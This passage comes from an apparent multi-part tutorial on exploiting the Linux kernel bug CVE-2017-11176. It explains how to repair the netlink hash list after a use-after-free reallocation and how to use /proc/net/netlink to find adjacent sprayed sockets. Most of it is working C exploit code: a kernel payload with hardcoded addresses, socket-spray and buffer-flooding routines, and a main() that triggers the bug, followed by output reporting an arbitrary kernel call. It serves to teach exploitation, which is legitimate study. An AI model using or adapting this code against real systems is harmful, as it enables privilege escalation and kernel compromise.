
If you haven't read the sections about Netlink data structures and the associated algorithms in Core Concepts #4, it might be the time to get back to it.

Let's identify the dangling pointers in the *nl_table* hash list (the ones we need to repair).

After the reallocation, the *next* and *pprev* fields of our "fake *netlink_sock*" holds junk data. In addition the "original" previous and/or next elements of the bucket list have dangling pointers.

The strategy we will use to repair the corrupted hash list is to restore the *next/pprev* values of our reallocated element and then do a *__hlist_del()* operation to fix the dangling pointers.

However...



That's right, the elements succeeding our reallocation are "lost in space". What does that even mean? **There is nothing pointing to it anymore**. The "only link" that existed has been overwritten by the reallocation. And yet, we need to repair its *pprev* pointer! All of this **because the hash list are NOT circular.** That's tough...

Before going back to this issue, let's solve the "*pprev*" pointer of our fake *netlink_sock*. This is not a big deal:

1. Find the *NETLINK_USERSOCK* hash table with *nl_table* (exported symbol)
2. Find the correct bucket by **replaying the hash function** using the **original** *pid* (i.e. not *MAGIC_NL_PID*) and the *rnd* value of the hash table
3. **Walk the bucket list** until we find our reallocated element while saving the address of the previous element
4. Fix the "pprev" value

Note that 3) implies that we know the address of our reallocated element. We actually do! It is stored in the **sk** field in the *socket* structure. **Moreover, the *next* pointer (*hlist_node*) is the very first field of a *netlink_sock***. In other words, its address is the same as *sk*. That's why we save it before overwriting it with *NULL* (cf. Fixing the *struct socket*).

WARNING: 2) implies that the hash table hasn't been diluted. We will see how to minimize the risk.

One problem fixed!

We Need A Friend: Information Leak

In the previous section, we saw that we can fix the *pprev* pointer of our reallocated element by walking the bucket list. We still need to restore the *next* pointer prior calling *__hlist_del()*. However we don't know where to make it point as the only link to the "next" element has been overwritten during the reallocation. So, what can we do?

At the very least, we can **scan the whole memory** to retrieve every *netlink_sock* object. Remember, the SLAB keeps track of partial/full slabs. That is, we can scan the kmalloc-1024 slabs, check that those objects are sockets (with *f_ops* field) of type *netlink_sock* (e.g. *private_data->sock->ops == &netlink_ops*) with protocol *NETLINK_USERSOCK*, etc. Then, we can check that one of these objects has its *pprev* field pointing to our reallocated element. It will work, but scanning the memory can take a lot of time. Please note that sometimes (depending on your exploit) it is the only way to fix the kernel!

NOTE: it can be harder to do it on a system using SLUB as it doesn't keep track of "full" slabs. You will need to retrieve them by parsing the *struct page*, etc.

Instead, what we will try to do here is to **setup a "guard" element that is located just after our reallocated element**. That is, we can retrieve its address with the help of the *file descriptor table* (just like we did with our reallocated element).

Alas, this is not *that* easy:

1. we cannot predict in which bucket an element will land because of the hash function
2. elements are inserted at the head of a bucket list (i.e. we can't put it "after")

Because of 2), the guard element should be inserted **prior** our target/reallocated element. But how to deal with 1)?

Maybe, the hash function is "reversible"? Don't think so... Remember, the hash function uses a *pid* and the *hash->rnd* values. The later is unknown **before** exploiting the bug.

The solution is to actually create a lot of netlink sockets (similar to spraying). Chances are that two of our sockets will be adjacent in a bucket list. But then, how to detect it?

In this kind of situation, where you are missing something, you need a friend: **an information leak**.

The Linux kernel has a lot of information leak of various kinds. Some comes from a bug and some are "legitimates". We will use the latter. In particular, there is a location that is full of them: **the *proc* file system**.

NOTE: The *proc fs* is a pseudo file system which only exists in memory and is used to get information from the kernel and/or set system-wide settings. The API used to manipulate them is **seq_file**. Please read the SeqFileHowTo to have a better understanding.

ProcFS to The Rescue!

More specifically, we will use **/proc/net/netlink** which is still (at the time of writing) world-readable. The aforementioned proc fs file is created here:

```
static int __net_init netlink_net_init(struct net *net)
{
#ifdef CONFIG_PROC_FS
    if (!proc_net_fops_create(net, "netlink", 0, &netlink_seq_fops))
        return -ENOMEM;
#endif
    return 0;
}
```

And uses the following callbacks:

```
static const struct seq_operations netlink_seq_ops = {
    .start  = netlink_seq_start,
    .next   = netlink_seq_next,   // <----- this
    .stop   = netlink_seq_stop,
    .show   = netlink_seq_show,   // <----- this
};
```

A typical output is:

```
$ cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks     Drops
ffff88001eb47800 0   0      00000000 0        0        (null) 2        0
ffff88001fa66800 6   0      00000000 0        0        (null) 2        0
...
```

Wow! It even **leaks kernel pointers**! Each line being printed by *netlink_seq_show()*:

```
static int netlink_seq_show(struct seq_file *seq, void *v)
{
    if (v == SEQ_START_TOKEN)
        seq_puts(seq,
             "sk       Eth Pid    Groups   "
             "Rmem     Wmem     Dump     Locks     Drops\n");
    else {
        struct sock *s = v;
        struct netlink_sock *nlk = nlk_sk(s);

        seq_printf(seq, "%p %-3d %-6d %08x %-8d %-8d %p %-8d %-8d\n", // <----- VULNERABILITY
 (patched)
               s,
               s->sk_protocol,
               nlk->pid,
               nlk->groups ? (u32)nlk->groups[0] : 0,
               sk_rmem_alloc_get(s),
               sk_wmem_alloc_get(s),
               nlk->cb,
               atomic_read(&s->sk_refcnt),
               atomic_read(&s->sk_drops)
            );

    }
    return 0;
}
```

The format string of *seq_printf()* uses **%p** instead of **%pK** to dump the sock's address. Note that this vulnerability has already been fixed with the help of kptr_restrict. With the "K" modifier, the address printed will be *0000000000000000* for normal users. **Let's assume that is the case**. What other things can we get with this file?

Let's have a look to *netlink_seq_next()* which is in charge to select the next *netlink_sock* that will be printed:

```
static void *netlink_seq_next(struct seq_file *seq, void *v, loff_t *pos)
{
    struct sock *s;
    struct nl_seq_iter *iter;
    int i, j;

  // ... cut ...

    do {
        struct nl_pid_hash *hash = &nl_table[i].hash;

        for (; j <= hash->mask; j++) {
            s = sk_head(&hash->table[j]);
            while (s && sock_net(s) != seq_file_net(seq))
                s = sk_next(s);                         // <----- NULL-deref'ed here ("cat /pro
c/net/netlink")
            if (s) {
                iter->link = i;
                iter->hash_idx = j;
                return s;
            }
        }

        j = 0;
    } while (++i < MAX_LINKS);

  // ... cut ...
}
```

That is, it walks every hash tables from 0 to *MAX_LINKS*. Then, for each table, it walks every bucket from 0 to *hash->mask*. And finally, for each bucket, it walks from the first element to the last.

In other words, **it prints elements "in order"**. Can you see it coming? :-)

The Solution

Let's suppose we have created a lot of netlink sockets. By scanning this *procfs* file we can know if two of our netlink sockets are "adjacent". This is the information leak we were lacking!

BEWARE! If we see two of our netlink sockets printed one after the other does NOT mean they are actually adjacent.

It either means that:

1. they are adjacent OR

2. the first element is the last element of a bucket and the second element is the first element of ANOTHER bucket

NOTE: For the rest of this article we will call the first element the **target** and the second element the **guard**.

So, if we are in the first case, removing the guard element will fix up the *next* field of our target (cf. Fixing a Corrupted List). In the second case, removing the guard will actually do nothing to our target.

What do we know about the last element in a hash list? The next pointer is NULL. That is, we can set the value of the *next* pointer of our target to NULL during the reallocation. If we were in the second case, the *next* pointer would then be "already" fixed. But, guess what...

The *next* pointer is the FIRST field of *netlink_sock* and is the ONLY field that we DO NOT CONTROL with our reallocation primitive... It matches the *cmsg_len* which is 1024 in our case (cf. part 3).

During the bucket list walking (which deref *next* pointers), it is expected that the *next* field of last element is set to *NULL*. However, it is 1024 in our case. That is, the kernel tries to dereference it but **any dereference below the *mmap_min_addr* limit provokes a NULL-deref**. That's why we are crashing with "cat /proc/net/netlink".

NOTE: You can retrieve this value with */proc/sys/vm/mmap_min_addr* which is something like 0x10000.

Note that we provoked the crash here (on purpose), yet **this crash can occur whenever our target's bucket list is walked**. In particular, another application using *NETLINK_USERSOCK* may generate a crash by inserting an element in our bucket list (i.e. collision). Things get even worse if a "dilution" happens as every bucket list is walked in order to re-insert all elements. We definitely need to fix this!

Well, this is actually pretty simple... just need to reset our reallocation *next* pointer to NULL during kernel reparation if we are in the first scenario.

In the end, considering we have setup and released a "guard" element, fixing the hash table can be done as follows:

1. Retrieve the *NETLINK_USERSOCK*'s hash table
2. Replay the *nl_pid_hashfn()* hash function to retrieve our target's bucket list
3. Walk the bucket list while keeping a "prev" pointer until we find our target
4. Inspect the "next" pointer of our target. If it is 1024, we are in the first scenario, just reset it to *NULL*. Otherwise, do nothing, the guard element already fixed us
5. Fix our target's "pprev" field
6. Do a *__hlist_del()* operation to fix the bucket's list (hence the dangling pointers)
7. Stop walking

Alright, let's implement it:

```
// kernel function symbols
#define NL_PID_HASHFN         ((void*) 0xffffffff814b6da0)
#define NETLINK_TABLE_GRAB    ((void*) 0xffffffff814b7ea0)
#define NETLINK_TABLE_UNGRAB  ((void*) 0xffffffff814b73e0)
#define NL_TABLE_ADDR         ((void*) 0xffffffff824528c0)

struct hlist_node {
  struct hlist_node *next, **pprev;
};

struct hlist_head {
  struct hlist_node *first;
};

struct nl_pid_hash {
  struct hlist_head* table;
  uint64_t rehash_time;
  uint32_t mask;
  uint32_t shift;
  uint32_t entries;
  uint32_t max_shift;
  uint32_t rnd;
};

struct netlink_table {
  struct nl_pid_hash hash;
  void* mc_list;
  void* listeners;
  uint32_t nl_nonroot;
  uint32_t groups;
  void* cb_mutex;
  void* module;
  uint32_t registered;
};

typedef void (*netlink_table_grab_func)(void);
typedef void (*netlink_table_ungrab_func)(void);
typedef struct hlist_head* (*nl_pid_hashfn_func)(struct nl_pid_hash *hash, uint32_t pid);

#define netlink_table_grab() \
  (((netlink_table_grab_func)(NETLINK_TABLE_GRAB))())
#define netlink_table_ungrab() \
  (((netlink_table_ungrab_func)(NETLINK_TABLE_UNGRAB))())
#define nl_pid_hashfn(hash, pid) \
 (((nl_pid_hashfn_func)(NL_PID_HASHFN))(hash, pid))

static void payload(void)
{
  struct task_struct *current = get_current(restored_rsp);
  struct socket *sock = current->files->fdt->fd[unblock_fd]->private_data;
  void *sk;

  sk = sock->sk; // keep it for list walking
  sock->sk = NULL; // fix the 'sk' dangling pointer

  // lock all hash tables
  netlink_table_grab();

  // retrieve NETLINK_USERSOCK's hash table
  struct netlink_table *nl_table = * (struct netlink_table**)NL_TABLE_ADDR; // deref it!
  struct nl_pid_hash *hash = &(nl_table[NETLINK_USERSOCK].hash);

  // retrieve the bucket list
  struct hlist_head *bucket = nl_pid_hashfn(hash, g_target.pid); // the original pid

  // walk the bucket list
  struct hlist_node *cur;
  struct hlist_node **pprev = &bucket->first;
  for (cur = bucket->first; cur; pprev = &cur->next, cur = cur->next)
  {
    // is this our target ?
    if (cur == (struct hlist_node*)sk)
    {
      // fix the 'next' and 'pprev' field
      if (cur->next == (struct hlist_node*)KMALLOC_TARGET) // 'cmsg_len' value (reallocation)
        cur->next = NULL; // first scenario: was the last element in the list
      cur->pprev = pprev;

      // __hlist_del() operation (dangling pointers fix up)
      *(cur->pprev) = cur->next;
      if (cur->next)
        cur->next->pprev = pprev;

      hash->entries--; // make it clean

      // stop walking
      break;
    }
  }

  // release the lock
  netlink_table_ungrab();
}
```

Note that **the whole operation is made under lock** with *netlink_table_grab()* and *netlink_table_ungrab()*, just like the kernel do! Otherwise, we might corrupt the kernel if another thread is modifying it.

It wasn't *that* terrible after all :-)

Psst! The above code only works if we have setup a "guard" element, so... let's do it!

Setting Up the Guard

As stated above, we will do a spray-like technique in order to setup the guard. The idea being to create a lot of netlink socket, autobind them and then scan the hash table to "select" two sockets that we own which are potentially adjacent.

First, let's create a *create_netlink_candidate()* function that creates a socket and autobind it:

```c
struct sock_pid
{
  int sock_fd;
  uint32_t pid;
};

/*
 * Creates a NETLINK_USERSOCK netlink socket, binds it and retrieves its pid.
 * Argument @sp must not be NULL.
 *
 * Returns 0 on success, -1 on error.
 */

static int create_netlink_candidate(struct sock_pid *sp)
{
  struct sockaddr_nl addr = {
    .nl_family = AF_NETLINK,
    .nl_pad = 0,
    .nl_pid = 0, // zero to use netlink_autobind()
    .nl_groups = 0 // no groups

  };
  size_t addr_len = sizeof(addr);

  if ((sp->sock_fd = _socket(AF_NETLINK, SOCK_DGRAM, NETLINK_USERSOCK)) == -1)
  {
    perror("[-] socket");
    goto fail;
  }

  if (_bind(sp->sock_fd, (struct sockaddr*)&addr, sizeof(addr)) == -1)
  {
    perror("[-] bind");
    goto fail_close;
  }

  if (_getsockname(sp->sock_fd, &addr, &addr_len))
  {
    perror("[-] getsockname");
    goto fail_close;
  }

  sp->pid = addr.nl_pid;

  return 0;

fail_close:
  close(sp->sock_fd);
fail:
  sp->sock_fd = -1;
  sp->pid = -1;
  return -1;
}
```

Next, we need to parse the */proc/net/netlink* file. In addition, the *parse_proc_net_netlink()* allocates a *pids* array that holds **all** netlink socket pids (including the one we do not own):

```c
/*
 * Parses @proto hash table from '/proc/net/netlink' and allocates/fills the
 * @pids array. The total numbers of pids matched is stored in @nb_pids.
 *
 * A typical output looks like:
 *
 *    $ cat /proc/net/netlink
 *    sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks     Drops
 *    ffff88001eb47800 0   0      00000000 0        0        (null) 2        0
 *    ffff88001fa65800 6   0      00000000 0        0        (null) 2        0
 *
 * Every line is printed from netlink_seq_show():
 *
 *    seq_printf(seq, "%p %-3d %-6d %08x %-8d %-8d %p %-8d %-8d\n"
 *
 * Returns 0 on success, -1 on error.
 */

static int parse_proc_net_netlink(int **pids, size_t *nb_pids, uint32_t proto)
{
  int proc_fd;
  char buf[4096];
  int ret;
  char *ptr;
  char *eol_token;
  size_t nb_bytes_read = 0;
  size_t tot_pids = 1024;

  *pids = NULL;
  *nb_pids = 0;

  if ((*pids = calloc(tot_pids, sizeof(**pids))) == NULL)
  {
    perror("[-] not enough memory");
    goto fail;
  }

  memset(buf, 0, sizeof(buf));
  if ((proc_fd = _open("/proc/net/netlink", O_RDONLY)) < 0)
  {
    perror("[-] open");
    goto fail;
  }

read_next_block:
  if ((ret = _read(proc_fd, buf, sizeof(buf))) < 0)
  {
    perror("[-] read");
    goto fail_close;
  }
  else if (ret == 0) // no more line to read
  {
    goto parsing_complete;
  }

  ptr = buf;

  if (strstr(ptr, "sk") != NULL) // this is the first line
  {
    if ((eol_token = strstr(ptr, "\n")) == NULL)
    {
      // XXX: we don't handle this case, we can't even read one line...
      printf("[-] can't find end of first line\n");
      goto fail_close;
    }
    nb_bytes_read += eol_token - ptr + 1;
    ptr = eol_token + 1; // skip the first line
  }

parse_next_line:
  // this is a "normal" line
  if ((eol_token = strstr(ptr, "\n")) == NULL) // current line is incomplete
  {
    if (_lseek(proc_fd, nb_bytes_read, SEEK_SET) == -1)
    {
      perror("[-] lseek");
      goto fail_close;
    }
    goto read_next_block;
  }
  else
  {
    void *cur_addr;
    int cur_proto;
    int cur_pid;

    sscanf(ptr, "%p %d %d", &cur_addr, &cur_proto, &cur_pid);
    if (cur_proto == proto)
    {
      if (*nb_pids >= tot_pids) // current array is not big enough, make it grow
      {
        tot_pids *= 2;
        if ((*pids = realloc(*pids, tot_pids * sizeof(int))) == NULL)
        {
          printf("[-] not enough memory\n");
          goto fail_close;
        }
      }

      *(*pids + *nb_pids) = cur_pid;
      *nb_pids = *nb_pids + 1;
    }

    nb_bytes_read += eol_token - ptr + 1;
    ptr = eol_token + 1;
    goto parse_next_line;
  }

parsing_complete:
  close(proc_fd);
  return 0;

fail_close:
  close(proc_fd);
fail:
  if (*pids != NULL)
    free(*pids);
  *nb_pids = 0;
  return -1;
}
```

Finally, plug these guys together with *find_netlink_candidates()* which does:

1. create a lot of netlink sockets (spray)
2. parse the */proc/net/netlink* file
3. try to find two sockets that we own and are consecutive
4. release all other netlink sockets (cf. next section)

```c
#define MAX_SOCK_PID_SPRAY 300

/*
 * Prepare multiple netlink sockets and search "adjacent" ones. Arguments
 * @target and @guard must not be NULL.
 *
 * Returns 0 on success, -1 on error.
 */

static int find_netlink_candidates(struct sock_pid *target, struct sock_pid *guard)
{
  struct sock_pid candidates[MAX_SOCK_PID_SPRAY];
  int *pids = NULL;
  size_t nb_pids;
  int i, j;
  int nb_owned;
  int ret = -1;

  target->sock_fd = -1;
  guard->sock_fd = -1;

  // allocate a bunch of netlink sockets
  for (i = 0; i < MAX_SOCK_PID_SPRAY; ++i)
  {
    if (create_netlink_candidate(&candidates[i]))
    {
      printf("[-] failed to create a new candidate\n");
      goto release_candidates;
    }
  }
  printf("[+] %d candidates created\n", MAX_SOCK_PID_SPRAY);

  if (parse_proc_net_netlink(&pids, &nb_pids, NETLINK_USERSOCK))
  {
    printf("[-] failed to parse '/proc/net/netlink'\n");
    goto release_pids;
  }
  printf("[+] parsing '/proc/net/netlink' complete\n");

  // find two consecutives pid that we own (slow algorithm O(N*M))
  i = nb_pids;
  while (--i > 0)
  {
    guard->pid = pids[i];
    target->pid = pids[i - 1];
    nb_owned = 0;

    // the list is not ordered by pid, so we do a full walking
    for (j = 0; j < MAX_SOCK_PID_SPRAY; ++j)
    {
      if (candidates[j].pid == guard->pid)
      {
        guard->sock_fd = candidates[j].sock_fd;
        nb_owned++;
      }
      else if (candidates[j].pid == target->pid)
      {
        target->sock_fd = candidates[j].sock_fd;
        nb_owned++;
      }

      if (nb_owned == 2)
        goto found;
    }

    // reset sock_fd to release them
    guard->sock_fd = -1;
    target->sock_fd = -1;
  }

  // we didn't found any valid candidates, release and quit
  goto release_pids;

found:
  printf("[+] adjacent candidates found!\n");
  ret = 0; // we succeed

release_pids:
  i = MAX_SOCK_PID_SPRAY; // reset the candidate counter for release
  if (pids != NULL)
    free(pids);

release_candidates:
  while (--i >= 0)
  {
    // do not release the target/guard sockets
    if ((candidates[i].sock_fd != target->sock_fd) &&
        (candidates[i].sock_fd != guard->sock_fd))
    {
      close(candidates[i].sock_fd);
    }
  }

  return ret;
}
```

Because of the new *create_netlink_candidate()* function, we won't use the previous *prepare_blocking_socket()* function anymore. However, we still need to make our target block by filling its receive buffer. In addition, we will use the "guard" to fill it. This is implemented in *fill_receive_buffer()*:

```
static int fill_receive_buffer(struct sock_pid *target, struct sock_pid *guard)
{
  char buf[1024*10];
  int new_size = 0; // this will be reset to SOCK_MIN_RCVBUF

  struct sockaddr_nl addr = {
    .nl_family = AF_NETLINK,
    .nl_pad = 0,
    .nl_pid = target->pid, // use the target's pid
    .nl_groups = 0 // no groups
  };

  struct iovec iov = {
    .iov_base = buf,
    .iov_len = sizeof(buf)
  };

  struct msghdr mhdr = {
    .msg_name = &addr,
    .msg_namelen = sizeof(addr),
    .msg_iov = &iov,
    .msg_iovlen = 1,
    .msg_control = NULL,
    .msg_controllen = 0,
    .msg_flags = 0,
  };

  printf("[ ] preparing blocking netlink socket\n");

  if (_setsockopt(target->sock_fd, SOL_SOCKET, SO_RCVBUF, &new_size, sizeof(new_size)))
    perror("[-] setsockopt"); // no worry if it fails, it is just an optim.
  else
    printf("[+] receive buffer reduced\n");

  printf("[ ] flooding socket\n");
  while (_sendmsg(guard->sock_fd, &mhdr, MSG_DONTWAIT) > 0)
    ;
  if (errno != EAGAIN)
  {
    perror("[-] sendmsg");
    goto fail;
  }
  printf("[+] flood completed\n");

  printf("[+] blocking socket ready\n");

  return 0;

fail:
  printf("[-] failed to prepare blocking socket\n");
  return -1;
}
```

Let's edit the *main()* function to call *find_netlink_candidates()* after initializing the reallocation. Note that we do not use the **sock_fd** variable anymore but the *g_target.sock_fd*. Both *g_target* and *g_guard* are declared globally, so we can use them in *payload()*. Also, remember to **close the guard AFTER the reallocation** to handle the "scenario 1" (guard is adjacent to target):

```c
static struct sock_pid g_target;
static struct sock_pid g_guard;

int main(void)
{
  // ... cut ...

  printf("[+] reallocation ready!\n");

  if (find_netlink_candidates(&g_target, &g_guard))
  {
    printf("[-] failed to find netlink candidates\n");
    goto fail;
  }
  printf("[+] netlink candidates ready:\n");
  printf("[+] target.pid = %d\n", g_target.pid);
  printf("[+] guard.pid  = %d\n", g_guard.pid);

  if (fill_receive_buffer(&g_target, &g_guard))
    goto fail;

  if (((unblock_fd = _dup(g_target.sock_fd)) < 0) ||
      ((sock_fd2 = _dup(g_target.sock_fd)) < 0))
  {
    perror("[-] dup");
    goto fail;
  }
  printf("[+] netlink fd duplicated (unblock_fd=%d, sock_fd2=%d)\n", unblock_fd, sock_fd2);

  // trigger the bug twice AND immediatly realloc!
  if (decrease_sock_refcounter(g_target.sock_fd, unblock_fd) ||
      decrease_sock_refcounter(sock_fd2, unblock_fd))
  {
    goto fail;
  }
  realloc_NOW();

  // close it before invoking the arbitrary call
  printf("[ ] closing guard socket\n");
  close(g_guard.sock_fd);                       // <----- !

  // ... cut ...
}
```

Nice, it is time for a crash test!

```
$ ./exploit
[ ] -={ CVE-2017-11176 Exploit }=-
[+] successfully migrated to CPU#0
[+] userland structures allocated:
[+] g_uland_wq_elt = 0x120001000
[+] g_fake_stack   = 0x20001000
[+] ROP-chain ready
[ ] optmem_max = 20480
[+] can use the 'ancillary data buffer' reallocation gadget!
[+] g_uland_wq_elt.func = 0xffffffff8107b6b8
[+] reallocation data initialized!
[ ] initializing reallocation threads, please wait...
[+] 200 reallocation threads ready!
[+] reallocation ready!
[+] 300 candidates created
[+] parsing '/proc/net/netlink' complete
[+] adjacent candidates found!
[+] netlink candidates ready:
[+] target.pid = -5723
[+] guard.pid  = -5708
[ ] preparing blocking netlink socket
[+] receive buffer reduced
[ ] flooding socket
[+] flood completed
[+] blocking socket ready
[+] netlink fd duplicated (unblock_fd=403, sock_fd2=404)
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 468 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] creating unblock thread...
[+] unblocking thread has been created!
[ ] get ready to block
[ ][unblock] closing 404 fd
[ ][unblock] unblocking now
[+] mq_notify succeed
[ ] closing guard socket
[ ] addr_len = 12
[ ] addr.nl_pid = 296082670
[ ] magic_pid = 296082670
[+] reallocation succeed! Have fun :-)
[ ] invoking arbitrary call primitive...
[+] arbitrary call succeed!
[+] exploit complete!
$ cat /proc/net/netlink

sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks     Drops
ffff88001eb47800 0   0      00000000 0        0        (null) 2        0
ffff88001fa66800 6   0      00000000 0        0        (null) 2        0
ffff88001966ac00 9   1125   00000000 0        0        (null) 2        0
ffff88001a2a0800 9   0      00000000 0        0        (null) 2        0
ffff88001e24f400 10  0      00000000 0        0        (null) 2        0
ffff88001e0a2c00 11  0      00000000 0        0        (null) 2        0
ffff88001f492c00 15  480    00000000 0        0        (null) 2        0
ffff88001f492400 15  479    00000001 0        0        (null) 2        0
ffff88001f58f800 15  -4154  00000000 0        0        (null) 2        0
ffff88001eb47000 15  0      00000000 0        0        (null) 2        0
ffff88001e0fe000 16  0      00000000 0        0        (null) 2        0
ffff88001e0fe400 18  0      00000000 0        0        (null) 2        0
ffff8800196bf800 31  1322   00000001 0        0        (null) 2        0
ffff880019698000 31  0      00000000 0        0        (null) 2        0
```

EUREKA!

NO MORE CRASH!

THE KERNEL IS REPAIRED!

THE EXPLOIT WAS SUCCESSFUL!

WE ARE DONE!

W00t! We can breathe now...

Hopefully, we repaired "everything" and didn't forget any dangling pointer or other stuff. No one is perfect...

So, what's next? Before going into the "profit" stage of the exploit, we would like to get back a bit to explain why we released the netlink sockets in *find_netlink_candidates()*.

Reliability

As mentioned in the previous section, we overlooked the fact that we spray and release the netlink candidates in *find_netlink_candidates()*. The reason why we do this is to **improve the exploit reliability**.

Let's enumerate what can go wrong with this exploit (considering you didn't mess up with *hardcoded* offsets/addresses):

- The reallocation fails
- A concurrent binary (or the kernel itself) tries to walk our target's bucket list

As stated in part 3, improving reallocation is a complex topic. You really need to understand the memory subsystem in detail if you want to find a way to get a better reallocation success rate. This is out-of-topic. What we did in part 3 is simply a "heap spraying" in combination with CPU fixation. It will work "most of the time", but there is room for improvement. Fortunately, our object lives in the *kmalloc-1024*, a *not-so-used* kmemcache.

In the "Repair the Kernel" section, we saw that our target's bucket list can be walked in two cases:

1. a netlink socket has a pid which **collides** with our target's bucket
2. a **dilution** occurs, the kernel walk every bucket list

In both cases, until we repair the kernel, this will provoke a NULL-deref because we do not control the first field of our reallocation data (hence *next* is 1024, a non NULL value).

To minimize both the risk of a dilution and a collision we create (and autobind) a lot of netlink sockets. The more bucket there is, the less are the chances a collision happens. Hopefully, the Jenkins Hash function produces "uniform" values so we have something like "1 / (nb_buckets)" probability that a collision occurs during an insertion.

With 256 buckets, we have a 0.4% probability that such collision occurs. This is "acceptable".

Next, come the "dilution" issue. A dilution happens in two cases:

1. The hash table grows
2. Insertion into a "charged" bucket (i.e. collision)


We already deal with 2), see above.

In order to deal with 1), we **preemptively make it grow** by allocating a lot of netlink socket. And because the hash table is **never shrinked** by releasing all those sockets (but our target/guard) the table is mostly empty.

That is, we can only be screwed if another program is using *NETLINK_USERSOCK* intensively (it can use other netlink protocol freely) with a lot of different sockets AND all of them are bound! How to compute the probability? Well... you never know what other programs are running... It's part of the game!

We could play, with "/proc/net/netlink" to check the utilization and decide whether or not to run the exploit, do some statistics analysis, etc.

